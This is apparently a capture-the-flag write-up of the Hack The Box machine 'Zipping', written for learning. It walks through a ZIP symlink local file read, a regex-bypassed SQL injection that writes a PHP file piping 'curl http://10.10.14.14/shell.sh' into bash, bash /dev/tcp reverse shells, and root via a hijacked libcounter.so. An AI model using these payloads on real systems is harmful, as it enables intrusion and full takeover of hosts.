
Zipping
Hack The Box Machine Writeup
I don't trust that folder....
Summary
Other than one part of the exploitation, Zipping was a fun box that involved many different moving parts. The attacker starts by finding an upload form where they can upload zip archives. This is vulnerable to an ZIP Symlink attack and allows for LFI. From this LFI the attacker can enumerate an SQLI vulnerability present in the web application. This can then be used to write a reverse shell to the machine and use the LFI to call it. Exploiting this SQLI vulnerability for a shell was by far the hardest part of the box and took me a long time, likely due to my lack of experience in SQLI exploitation.
From the foothold shell privilege escalation is much more straightforward. Enumerating sudo rights for the user, the attacker discovers a custom binary that requires a password. Doing basic forensics/reversing on this script reveals the password stored as a string. The attacker then must discover the library SO hijacking vulnerability present in the script and abuse it to call a reverse shell and obtain root privileges.

We have all been ther Bad Luck Brian.
User
Recon
Port Scan With Nmap
I began with an Nmap scan as is custom, using the flags -sC to run default scripts and -sV for service enumeration.
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap 10.10.11.229 -sC -sV
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-12 12:49 EDT
Nmap scan report for zipping.htb (10.10.11.229)
Host is up (0.031s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.0p1 Ubuntu 1ubuntu7.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 9d:6e:ec:02:2d:0f:6a:38:60:c6:aa:ac:1e:e0:c2:84 (ECDSA)
|_  256 eb:95:11:c7:a6:fa:ad:74:ab:a2:c5:f6:a4:02:18:41 (ED25519)
80/tcp open  http    Apache httpd 2.4.54 ((Ubuntu))
|_http-title: Zipping | Watch store
|_http-server-header: Apache/2.4.54 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.39 seconds
This revealed SSH which I can't really do anything with without credentials and an Apache server on port 80.
Website Enumeration
Visiting the site there we find a Home, About, Features, Testimonials and a Contact tab which all link to parts of the main index page. There is also a shop tab that leads to a application with products and a shopping cart located in /shop/. Lastly there is a "Work with Us" tab at the top right of the page that leads to an upload.php page with an upload form.
.JPG)
Tabs: Home, About, Features, Testimonial and Contact leads to anchors on index page
.JPG)
Shopping page which appears to pull products from a separate location dynamically with the page parameter
.JPG)
Upload.php linked from Work with Us button on top right of main index page

This is just like with working out lol
Website Directory Scan With Feroxbuster
Knowing that the site is running apache it is likely that it is also using PHP. Seeing the upload.php page confirmed this. As such I then ran a directory busting scan in the background using Feroxbuster and the -x php flag to tell it to also append .php to the end of the directories it is scanning. Some interesting paths stand out such as: /upload.php, /shop/product.php, /shop/products.php, /shop/cart.php and /shop/functions.php
┌──(kali㉿kali)-[~/Desktop]
└─$ feroxbuster -u http://10.10.11.229/ -x php -q
404      GET        9l       31w      274c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter403      GET        9l       28w      277c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filterScanning: http://10.10.11.229/                                                               200      GET      162l      483w     4838c http://10.10.11.229/assets/vendors/bootstrap/bootstrap.affix.js
<...>
301      GET        9l       28w      314c http://10.10.11.229/uploads => http://10.10.11.229/uploads/
301      GET        9l       28w      313c http://10.10.11.229/assets => http://10.10.11.229/assets/
301      GET        9l       28w      311c http://10.10.11.229/shop => http://10.10.11.229/shop/
200      GET      317l     1354w    16738c http://10.10.11.229/index.php
200      GET      113l      380w     5322c http://10.10.11.229/upload.php
<...>
500      GET        0l        0w        0c http://10.10.11.229/shop/home.php
500      GET        1l        0w        1c http://10.10.11.229/shop/cart.php
200      GET      223l     1249w    98259c http://10.10.11.229/shop/assets/imgs/watch4.jpg
200      GET      138l      676w    58288c http://10.10.11.229/shop/assets/imgs/watch.jpg
500      GET        0l        0w        0c http://10.10.11.229/shop/products.php
200      GET        1l        3w       15c http://10.10.11.229/shop/product.php
200      GET       68l      149w     2615c http://10.10.11.229/shop/index.php
200      GET      748l     4308w   347996c http://10.10.11.229/shop/assets/imgs/featured-image.jpg
200      GET        0l        0w        0c http://10.10.11.229/shop/functions.php
File Upload Filter Bypass With Null
Since the box is named Zipping and the upload form mentions zip files I assumed this was the likely attack vector. It is a good idea to always test out functionally as intended before attempting to exploit it. In this way we can get a better understanding of exactly what is going on. In this case I used the locate command to find a .pdf file on my local Kali I could use to test the upload function. Next I used the CP command to copy it to my working directory and zip to create the zip archive. From here I uploaded it to the site and doing so returned a link to the pdf.
┌──(kali㉿kali)-[~/Desktop]
└─$ locate *.pdf
<...>
/usr/share/texmf/doc/latex/preview/preview.pdf
┌──(kali㉿kali)-[~/Desktop]
└─$ cp /usr/share/texmf/doc/latex/preview/preview.pdf .
┌──(kali㉿kali)-[~/Desktop]
└─$ zip test.zip preview.pdf
adding: preview.pdf (deflated 1%)
.JPG)
Link created by uploading test zip archive
Visiting this link returns the pdf that was uploaded. It is clear that the application is unzipping the archive and extracting the PDF to a temporary, randomly generated location as visiting the link after a short while returns only a 404 not found page. The next thing I tried was enumerating what kind of whitelist or blacklist protections were in place. Uploading anything other than a pdf in the zip folder will result in an error stating the zipped file must have a .pdf extension.
┌──(kali㉿kali)-[~/Desktop]
└─$ locate *shell*.php
<...>
/usr/share/webshells/php/simple-backdoor.php
┌──(kali㉿kali)-[~/Desktop]
└─$ cp /usr/share/webshells/php/simple-backdoor.php .
┌──(kali㉿kali)-[~/Desktop]
└─$ zip testshell.zip simple-backdoor.php
adding: simple-backdoor.php (deflated 35%)
.JPG)
Error resulting from uploading a zip that contains anything other then a pdf file
At this point I played around with various techniques to bypass the whitelist. The only one that seemed to work is replacing a character with a null byte in the file name as outlined [here](https://www.briskinfosec.com/blogs/blogsdetail/How-hackers-bypass-file-upload-and-how-to-prevent-it). This is because everything after the null byte is ignored when it is processed as the null byte is an often used string termination character. To test this bypass I started by renaming the web shell to shell.phpD.pdf. by adding the D character we have something easy to look for and replace with a null hex byte in Burp. When this is done everything after the null byte will be ignored so the resulting filename will be shell.php, exactly what is needed for PHP code execution.
Zipping up the new shell.phpD.pdf file, uploading it, and catching the request with burp I found the last instance of the shell.phpD.pdf string and replace the 44 representing a D with a 00 null byte.
.JPG)
Finding the correct location to replace the D with a null byte
.JPG)
Showing the 44 (D) hex being replaced by 00 (null)
Forwarding this request It is clear that the whitelist was bypassed and a link is generated for me.
.JPG)
Link for web shell uploaded with whitelist bypass
Visiting this link however results in a 404 not found, this is due to it pointing to /shell.php .pdf. The correct link to find it at is /shell.php as everything after the null byte is ignored as mentioned before. For whatever reason this still results in a 404 even though the whitelist was seemingly bypassed and the file extracted. I had been bamboozled!

Zip Symlink LFI
At this point It was time to go back to the drawing board. Googling for zip exploits I came across 2 main ones. The first of these is [zip-slip](https://security.stackexchange.com/questions/73718/how-zip-symlink-works). This allows for the writing of files into arbitrary places on the file system. In my case this will not be helpful as there is still the .PDF whitelist in place. The second exploit I discovered is abusing system links. A system link is like a shortcut in windows, it provides a pointer to another file on the system such that when the link is opened the second location is actually called. There is a brief Q&A that describes this [here](https://github.com/snyk/zip-slip-vulnerability).
Attempting the Symlink exploit I created a link to /etc/passwd and zipped it into a zip archive. I then simply uploaded it onto the site. Visiting the page will result in a blank PDF. This is because the data that is being returned is not correctly formatted as a PDF but the server is attempting to display it as one anyways. To fix this I simply reuploaded the zip archive but caught the link request in burp and then sent it to the repeater to see the raw response.
┌──(kali㉿kali)-[~/Desktop]
└─$ ln -s /etc/passwd ./symlink.pdf

┌──(kali㉿kali)-[~/Desktop]
└─$ zip --symlink exploit.zip symlink.pdf
adding: symlink.pdf (stored 0%)
.png)
Routing the request through Burp in order to see the raw response data
And just like that I had LFI and discovered the rektsu user from /etc/passwd.
SQLI Write Shell
At this point it took me quite a while to find a vector with which to exploit this LFI for RCE. I started by looking for SSH keys with no luck. I then attempted to enumerate the PHP web pages found from directory busting. /var/www/html/shop/product.php came back with some very interesting comments that hint at an SQLI vulnerability.
┌──(kali㉿kali)-[~/Desktop]
└─$ ln -s /var/www/html/shop/product.php ./product.pdf

┌──(kali㉿kali)-[~/Desktop]
└─$ zip --symlink exploit.zip product.pdf
adding: product.pdf (stored 0%)
<?php
// Check to make sure the id parameter is specified in the URL
if (isset($_GET['id'])) {
$id = $_GET['id'];
// Filtering user input for letters or special characters
if(preg_match("/^.*[A-Za-z!#$%^&*()\-_=+{}\[\]\\|;:'\",.<>\/?]|[^0-9]$/", $id, $match)) {
    header('Location: index.php');
} else {
    // Prepare statement and execute, but does not prevent SQL injection
    $stmt = $pdo->prepare("SELECT * FROM products WHERE id = '$id'");
    $stmt->execute();
// Fetch the product from the database and return the result as an Array
$product = $stmt->fetch(PDO::FETCH_ASSOC);
// Check if the product exists (array is not empty)
if (!$product) {
// Simple error to display if the id for the product doesn't exists (array is empty)
exit('Product does not exist!');
}
}
} else {
// Simple error to display if the id wasn't specified
exit('No ID provided!');
}
?>
<?=template_header('Zipping | Product')?>
<div class="product content-wrapper">
<img src="assets/imgs/<?=$product['img']?>" width="500" height="500" alt="<?=$product['name']?>">
<div>
<h1 class="name"><?=$product['name']?></h1>
<span class="price">
$<?=$product['price']?>
<?php if ($product['rrp'] > 0): ?>
<span class="rrp">$<?=$product['rrp']?></span>
<?php endif; ?>
</span>
<form action="index.php?page=cart" method="post">
<input type="number" name="quantity" value="1" min="1" max="<?=$product['quantity']?>" placeholder="Quantity" required>
<input type="hidden" name="product_id" value="<?=$product['id']?>">
<input type="submit" value="Add To Cart">
</form>
<div class="description">
<?=$product['desc']?>
</div>
</div>
</div>
<?=template_footer()?>
The important parts here are the filtering of user input and the prepare and execute statements.
// Filtering user input for letters or special characters
if(preg_match("/^.*[A-Za-z!#$%^&*()\-_=+{}\[\]\\|;:'\",.<>\/?]|[^0-9]$/", $id, $match)) {
header('Location: index.php');
} else {
// Prepare statement and execute, but does not prevent SQL injection
$stmt = $pdo->prepare("SELECT * FROM products WHERE id = '$id'");
$stmt->execute();

Based on this it looked like If I could bypass the Regex filter I would be able to execute arbitrary sql code and in turn likely establish a foothold on the machine. This filter is checking to see if there is any number of special characters at the start of the line ( ^._\[A-Za-z!#$%^&_()-_=+{}\[]\\|;:'",.<>/?] ) and ensuring that there is a digit at the end ( |\[^0-9]$ ). To bypass this Regex check I simply needed to start the string with a newline character %0A which would bypass the first check altogether. I also needed to end the string with a digit to conform to the second check. There is an excellent website called [regex101](https://regex101.com/) that checks statements against given Regex expressions as well as explaining them.
It do be like that though
As product.php's injectable parameter, id, appears to be loaded by /shop/index.php ( http://10.10.11.229/shop/index.php?page=product&id=1) when clicking on a product, I will capture that request in burp to make it easier in attempting the SQLI. Sending any invalid request that hits the filter results in a 302 found response linking back to index.php as outlined in the product.php code.
.JPG)
Invalid request hitting the filter for the id field and redirecting back to index.php
However, setting id to %0A1 results in a 200 response, indicating that I indeed figured out a way to bypass the Regex check.
.JPG)
Setting id to %0A bypasses the first part of the check by creating a new line and 1 at the end bypasses the second part
At this point I simply needed to figure out a way to use this SQLI to gain a foothold on the box. instead of painstakingly dumping the database by hand I figured it would be easier to attempt to write a reverse shell and execute it. [This page](https://sqlwiki.netspi.com/attackQueries/readingAndWritingFiles/#mysql) outlines the commands required to write and read files using SQL. Using this as a guide I crafted a request to echo "curl http://10.10.14.14/shell.sh | bash" into a file. When this file is then called it will grab a reverse shell hosted on my attacking kali machine and pipe it into bash which will then execute the reverse shell and hopefully give me a foothold. After A LOT of trial and error and further googling I eventually came up with a working string. I was required to place the file in /var/lib/mysql to bypass some whitelisting restrictions when calling the file.
`id=%0A'%3bselect+'<%3fphp+system("curl+http%3a//10.10.14.14/shell.sh|bash")%3b%3f>'+into+outfile+'/var/lib/mysql/shell.php'+%231'`
Then I needed to create a simple bash reverse shell, a python web server to host it and a NC listener to catch the shell.
┌──(kali㉿kali)-[~/Desktop]
└─$ echo "bash -c 'bash -i >& /dev/tcp/10.10.14.14/42069 0>&1'" > shell.sh

┌──(kali㉿kali)-[~/Desktop]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 42069
listening on [any] 42069 ...
To call the file I can simply use the index.php?page= parameter along with directory transversal. making sure to encode the backslashes and leave off the PHP extension of the file.
page=..%2f..%2f..%2f..%2f..%2fvar%2flib%2fmysql%2fshell
From here I simply needed to make the requests, which I did with curl for simplicity. Catching the reverse shell I now had a foothold on the host and grabbed user.txt.
┌──(kali㉿kali)-[~/Desktop]
└─$ curl -s $'http://10.10.11.229/shop/index.php?page=product&id=%0A\'%3bselect+\'<%3fphp+system(\"curl+http%3a//10.10.14.14/shell.sh|bash\")%3b%3f>\'+into+outfile+\'/var/lib/mysql/shell.php\'+%231'

Product does not exist!

┌──(kali㉿kali)-[~/Desktop]
└─$ curl -s $'http://10.10.11.229/shop/index.php?page=..%2f..%2f..%2f..%2f..%2fvar%2flib%2fmysql%2fshell'
curl -s $'http://zipping.htb/shop/index.php?page=..%2f..%2f..%2f..%2f..%2fvar%2flib%2fmysql%2fshell'

┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.229] 60978
bash: cannot set terminal process group (1127): Inappropriate ioctl for device
bash: no job control in this shell
rektsu@zipping:/home/rektsu$ cat user.txt
e48d************************32bd

You mean you guys don't look like that?
Root
Enumeration
Starting off with sudo -l to enumerate sudo permissions reveals that the user can run a custom script file as root. Upon running this application it asked for a password.
rektsu@zipping:/home/rektsu$ sudo -l
Matching Defaults entries for rektsu on zipping:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User rektsu may run the following commands on zipping:
(ALL) NOPASSWD: /usr/bin/stock

rektsu@zipping:/home/rektsu$ sudo /usr/bin/stock
Enter the password:
Invalid password, please try again.
Reversing To Find Hardcoded Password
It is very possible the password string it is looking for is hardcoded into the application. As such my plan was to bring it back to my attacking host and look at it more in depth. I used a python web server and curl to accomplish this.
rektsu@zipping:/usr/bin$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

┌──(kali㉿kali)-[~/Desktop]
└─$ curl http://10.10.11.229:8000/stock > stock
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                             Dload  Upload   Total   Spent    Left  Speed
100 16672  100 16672    0     0   157k      0 --:--:-- --:--:-- --:--:--  158k
Using Strings To Find Strings In The Binary
Using strings on the file and piping it into grep discovers what looks like a password string, St0ckM4nager. Testing with the string works and the application then displays a series of menus.
┌──(kali㉿kali)-[~/Desktop]
└─$ strings stock | grep pass --before 5
PTE1
u+UH
Hakaize
St0ckM4nager
/root/.stock.csv
Enter the password:
Invalid password, please try again.

rektsu@zipping:/usr/bin$ /usr/bin/stock
Enter the password: St0ckM4nager

================== Menu ==================

1) See the stock
2) Edit the stock
3) Exit the program

Select an option:

This is so true lol
SO Binary Hijack
Using Strace To Find Bianry Hijack
Noting that Strace was on the box I used it to further enumerate the application. after entering the password there is a call to a nonexistent library file that is hijackable. This attack is detailed by [Hacktricks](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#suid-binary-.so-injection).
rektsu@zipping:/usr/bin$ strace /usr/bin/stock
execve("/usr/bin/stock", ["/usr/bin/stock"], 0x7ffda9cc40d0 /* 15 vars */) = 0
brk(NULL)                               = 0x559cef8c2000
<...>
write(1, "Enter the password: ", 20Enter the password: )    = 20
read(0, St0ckM4nager
"St0ckM4nager\n", 1024)         = 13
openat(AT_FDCWD, "/home/rektsu/.config/libcounter.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
The next step was to create a malicious libcounter.so. When the stock program runs with sudo privileges it will then attempt to open and run this library as root, escalating our privileges. As detailed in Hack Tricks I created an exploit.c file, changing the command to be a reverse shell. I then transferred the file to the Zipping box.
┌──(kali㉿kali)-[~/Desktop]
└─$ cat exploit.c
#include <stdio.h>
#include <stdlib.h>

static void inject() __attribute__((constructor));

void inject(){
system("bash -c 'bash -i >& /dev/tcp/10.10.14.14/42069 0>&1'");
}

┌──(kali㉿kali)-[~/Desktop]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.229 - - [12/Sep/2023 15:36:30] "GET /exploit.c HTTP/1.1" 200 -

</.config$ curl http://10.10.14.14/exploit.c > exploit.c
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                             Dload  Upload   Total   Spent    Left  Speed
100   177  100   177    0     0   2659      0 --:--:-- --:--:-- --:--:--  2681
The final things that had to be done was compiling the exploit.c into libcounter.so, starting a NC listener to catch the shell, and running the stock application with sudo and using the password St0ckM4nager. This needs to be done quickly as the files are deleted from /.config after a short amount of time. I lastly grabbed root.txt and called it a day!
fig$ gcc -shared -o libcounter.so -fPIC ./exploit.c

rektsu@zipping:/home/rektsu/.config$ sudo /usr/bin/stock
Enter the password: St0ckM4nager

┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.229] 46582
root@zipping:~# cat root.txt
60e1************************e661

Another box down, Another bunch of stuff learned!
Other Resources
0xdf Write Up
0xdf.gitlab.io
Ippsec Video Walkthrough